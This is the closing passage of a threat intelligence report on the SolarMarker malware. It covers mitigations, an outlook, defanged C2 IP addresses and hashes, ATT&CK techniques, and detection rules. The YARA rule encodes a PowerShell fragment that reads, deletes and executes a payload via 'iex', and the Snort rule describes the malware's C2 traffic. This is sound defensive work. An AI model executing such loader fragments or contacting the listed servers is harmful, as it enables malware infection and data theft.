


Figure 20: *SolarMarker victim breakdown by industry between September 2023 and February 2024 (Source: Recorded Future)*

Although we identified victim organizations based on contextual information linked to the IP address and port where we detected beaconing to known SolarMarker C2 servers, it is important to note that the actual infection might have taken place on individual machines within the network of the victim organization or using its WiFi, rather than directly on the organization's network itself. For instance, within the university context, it is likely that some victims are individual machines, such as those used by students, connected to the university's network.

Mitigations

- Implement multi-factor authentication (MFA) to add an extra layer of security and make it more challenging for attackers to abuse compromised credentials.
- Ensure that both software and browser updates are regularly installed. Updates often include patches for vulnerabilities and replace outdated plug-ins and add-ons, making it harder for threat actors to exploit these vulnerabilities to compromise a device.
- Set up a robust email filtering system to detect and flag malicious attachments and links. Preventing these potentially dangerous emails from reaching users' inboxes is crucial for protecting against phishing attacks. Any suspicious emails should be isolated and held in quarantine for thorough examination and analysis.
- Monitor network traffic using intrusion detection systems (IDS), intrusion prevention systems (IPS), or other network defense mechanisms to detect and alert on malicious activity.
- Enforce limits on software installations for users, allowing them to download updates only from trusted sources. Additionally, keep the operating system up-to-date and verify hashes to ensure the installation of valid applications and updates.

Outlook

This report offers an in-depth analysis of SolarMarker, delving into both the malware's intricacies and the infrastructure supporting it. Regarding the malware itself, the analysis illustrates the evolution and adaptive tactics employed by the threat actor behind SolarMarker since its inception in 2020. This involves ongoing improvements to functionality, evasion tactics, and targeting strategies to boost success rates. From an infrastructure standpoint, the report highlights the swift reconstruction of a multi-tiered infrastructure by the threat actor behind SolarMarker following its compromise by researchers in 2021. Additionally, it outlines various measures implemented to mitigate the risk of law enforcement intervention or researcher compromise, such as strategic infrastructure migrations over time. This highlights the persistent and increasingly sophisticated nature of cybercriminal operations, which, while not typically labeled as APTs, exhibit similar levels of sophistication and persistence, albeit in a more opportunistic manner. While predicting future developments is challenging, we expect the SolarMarker threat actor to continue enhancing its capabilities, targeting various industries, especially those observed in the past six months, and adapting operations in response to public disclosures.

Appendix A — Indicators of Compromise


```
IP Addresses:
2[.]58[.]14[.]183
2[.]58[.]14[.]246
2[.]58[.]15[.]58
2[.]58[.]15[.]214
23[.]29[.]115[.]186
37[.]120[.]198[.]226
45[.]86[.]163[.]163
78[.]135[.]73[.]152
84[.]252[.]94[.]184
91[.]206[.]178[.]133
146[.]0[.]79[.]21
146[.]70[.]40[.]228
146[.]70[.]71[.]135
146[.]70[.]80[.]66
146[.]70[.]80[.]79
146[.]70[.]80[.]83
146[.]70[.]92[.]187
146[.]70[.]101[.]83
146[.]70[.]104[.]176
146[.]70[.]106[.]174
146[.]70[.]121[.]88
146[.]70[.]125[.]68
146[.]70[.]125[.]119
146[.]70[.]145[.]242
146[.]70[.]160[.]62
146[.]70[.]161[.]15
185[.]236[.]203[.]159
185[.]243[.]113[.]47
185[.]243[.]115[.]88
193[.]29[.]104[.]25
194[.]15[.]216[.]237
212[.]237[.]217[.]133
212[.]237[.]217[.]136
212[.]237[.]217[.]156
217[.]138[.]215[.]79
217[.]138[.]215[.]85
217[.]138[.]215[.]105


Hashes:
ace82e39c0c7bba7b66f589ae8523aeffb1b34aeafe6d2f1f5ed873a0b980936
2de324d57bb96154e70958eea97713553f59025ca39220aec5d53c908cbf4645
814a9e7720ea8f283e779a43ee72bb215aa6d27a07adfadd45d5c710fb86ee3a
837e7a67db612b25bfd0f94d37cdbe8b2dc1a298fe5641f27a233ea6daa73bf0
```

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Encrypted Channel: Asymmetric Cryptography	T1573.002
Command and Control: Encrypted Channel: Symmetric Cryptography	T1573.001
Command and Control: Ingress Tool Transfer	T1105
Defense Evasion: Modify Registry	T1112
Discovery: System Information Discovery	T1082
Discovery: Query Registry	T1012
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Initial Access: Spearphishing Link	T1566.002
Initial Access: Drive-by Compromise	T1189
Persistence: Registry Run Keys / Startup Folder	T1547.001
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Resource Development: Acquire Infrastructure: Server	T1583.004
Resource Development: Acquire Infrastructure: Malvertising	T1583.008
Resource Development: Compromise Infrastructure: Server	T1584.004

Table 4: *Mitre ATT&CK techniques observed (Source: Recorded Future)*

Appendix C — Diamond Model of Intrusion Analysis



Threat Actor

N/A

Adversary

Malicious Infrastructure

Infrastructure TTPs:

Multi-tiered infrastructure

Shifting higher-tier infrastructure

Domains used in combination with higher-tier infrastructure

Preferred Hosting

N/A

Capabilities

Malware

SolarMarker, including SolarMarker PowerShell loader, backdoor, and infostealer module

Target

Geographies

Predominantly United States and Canada but also many others

Industries

Predominantly education, public sector, healthcare, SMEs, and hospitality

Figure 21: *Diamond Model of Intrusion Analysis (Source: Recorded Future)*

Appendix D — SolarMarker YARA Rule

```
rule MAL_SolarMarker {
    meta:
        author = "JEBSTEIN, Insikt Group, Recorded Future"
        date = "2021-12-14"
        description = "Rule to detect SolarMarker Jupyter/Mars DLL"
        version = "1.0"
        reference = "SolarMarker"
        hash = 
"10fc8f8cf1b45a6a6b2b929414a84fc513f80d31b988c3d70f9a21968e943bf2"
        hash = 
"870f691ec9a83e9c4acce142e0acbf110260e6c8e707410c23c02076244f3973"
        hash = 
"e7d165f3728b96921b43984733a92a51148ec87aec900c519a547c470e2a12d9"
        hash = 
"056f373077ca5b6a070975b22839d6f427cbcaeaec4dc31df86231cd3757f7e3"
        RF_MALWARE = "SolarMarker RAT"
        RF_MALWARE_ID = "h-tpcZ"
        RF_THREATACTOR = "Solarmarker Threat Group"
        RF_THREATACTOR_ID = "mYbecu"

   strings:
      $s1 = "change_status" wide
      $s2 = "is_success" wide
      $s3 = "-ep byp" wide
      $s4 = "Deimos"
      $s5 = "Mars"

      $h1 = { 7b 00 22 00 61 00 63 00 74 00 69 00 6f 00 6e 00 22 00 3a 00 22 
00 70 00 69 00 6e 00 67 00 22 00 2c 00 22 } // {"action":"ping","
      $h2 = { 27 00 3b 00 24 00 63 00 3d 00 67 00 65 00 74 00 2d 00 63 00 6f 
00 6e 00 74 00 65 00 6e 00 74 00 20 00 24 00 70 00 3b 00 72 00 65 00 6d 00 6f 
00 76 00 65 00 2d 00 69 00 74 00 65 00 6d 00 20 00 24 00 70 00 3b 00 69 00 65 
00 78 00 20 00 24 00 63 00 22 } // ';$c=get-content $p;remove-item $p;iex $c"

   condition:
      uint16 (0) == 0x5a4d and filesize > 200KB
      and (5 of them)
}
```

Appendix E — SolarMarker Snort Rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Juypter / SolarMarker
Stealer Outbound C2 Communication"; flow:established,to_server;
content:"POST|20 2f 20|HTTP|2f|1|2e|1|0d 0a|Host|3a 20|" ; fast_pattern;
depth:23; content:"Content-Length|3a 20|"; distance:0; content:"Expect|3a
20|100-continue|0d 0a|Connection|3a 20|Keep-Alive|0d 0a 0d 0a|"; distance:0;
pcre:"/Host\x3a\x20[^\x0d]+\x0d\x0aContent\x2DLength\x3a/"; sid:52460162;
reference:url,"https://tria.ge/240220-28414agg46/behavioral2"; metadata: date
2024-03-19; metadata: author JGROSFELT;)
```

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,700 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com